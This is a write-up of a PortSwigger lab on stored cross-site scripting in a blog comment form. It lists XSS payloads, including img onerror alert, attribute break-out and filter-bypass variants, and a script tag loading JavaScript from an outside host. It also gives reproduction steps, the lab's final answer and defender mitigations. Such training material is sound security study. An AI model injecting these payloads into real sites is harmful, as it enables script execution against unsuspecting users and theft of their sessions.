Security article
Stored XSS into HTML context with nothing encoded
Stored XSS into HTML context with nothing encoded: Submit a blog comment that executes alert() when any user views the post (stored/persistent XSS). • PortSwigger • xss, stored-xss
Stored XSS in Blog Comments — ENHANCED Write‑Up
🎯 Objective
Submit a blog comment that executes alert() when any user views the post (stored/persistent XSS).
🧪 Lab Context
- Vulnerability type: Stored Cross‑Site Scripting (XSS)
- Injection point: Blog comment form (body field)
- Execution context: Rendered on post view for all users
- Goal validation: Visible JavaScript alert popup (e.g.,
alert(1))
🔍 Discovery & Approach
- Locate input: Found comment form under each blog post.
- Hypothesis: Unencoded/unsanitized HTML is being stored and later reflected.
- Method: Start with low‑noise, high‑compat payloads → escalate if filtered.
🧪 Payload Test Matrix
| # | Payload | Context | Expected | Result |
|---|---|---|---|---|
| 1 | <script src="http://xss.rocks/xss.js"></script> | HTML element | External JS include | Often blocked by CSP/filters |
| 2 | <img src=x onerror=alert(1)> | Attribute/event | Triggers on image error | ✅ Reliable in many labs |
| 3 | <IMG SRC=javascript:alert('XSS')> | URL handler | JS URI in src | ❌ Modern browsers block for img |
| 4 | <img src=x onerror=alert("XSS")> | Entity‑encoded | Bypass quote filtering | ✅ Often works |
| 5 | "><img src=x onerror=alert(1)> | Attribute break‑out | Escape attribute, inject element | ⚠️ Use if reflection is inside attributes |
Note: For stored XSS labs, the simplest and most portable choice is usually:
Final payload:<img src=x onerror=alert(1)>
✅ Steps to Reproduce
- Open any blog post and scroll to Add comment.
- In the comment body, submit:
<img src=x onerror=alert(1)> - Submit the comment and navigate back to the post view.
- The stored payload is rendered for every viewer →
alert(1)fires.
🖼️ Evidence
- Payload submission:

- Alert firing on post view:
🧰 Troubleshooting
- HTML tag stripping? Try attribute breakout then element inject:
"> <img src=x onerror=alert(1)> - Quote filtering? Use entity encoding:
<img src=x onerror=alert("1")> - CSP blocks
<script>? Prefer event‑handler payloads (onerror,onload). - Input length limits? Use minimal payload:
<img src=x onerror=alert(1)>.
🛡️ Mitigations (Defender Notes)
- Contextual output encoding (e.g., OWASP ESAPI).
- Sanitize HTML with an allow‑list (DOMPurify in strict mode).
- CSP (default‑src 'self'; script‑src 'self'; object‑src 'none'; base‑uri 'self').
- HttpOnly on session cookies (prevents
document.cookieaccess). - Avoid dangerous sinks (
innerHTML) → usetextContent/setAttributesafely. - Server‑side validation + WAF rules for XSS patterns.
📚 References
- PortSwigger Web Security Academy — Stored XSS
- OWASP XSS Prevention Cheat Sheet
- MDN: Content Security Policy (CSP)
📝 Final Answer (What to Submit)
Use the following stored payload in the comment body:

<img src=x onerror=alert(1)>When the blog post is viewed, the alert box appears — solving the lab.
Comments
Comments
Loading comments…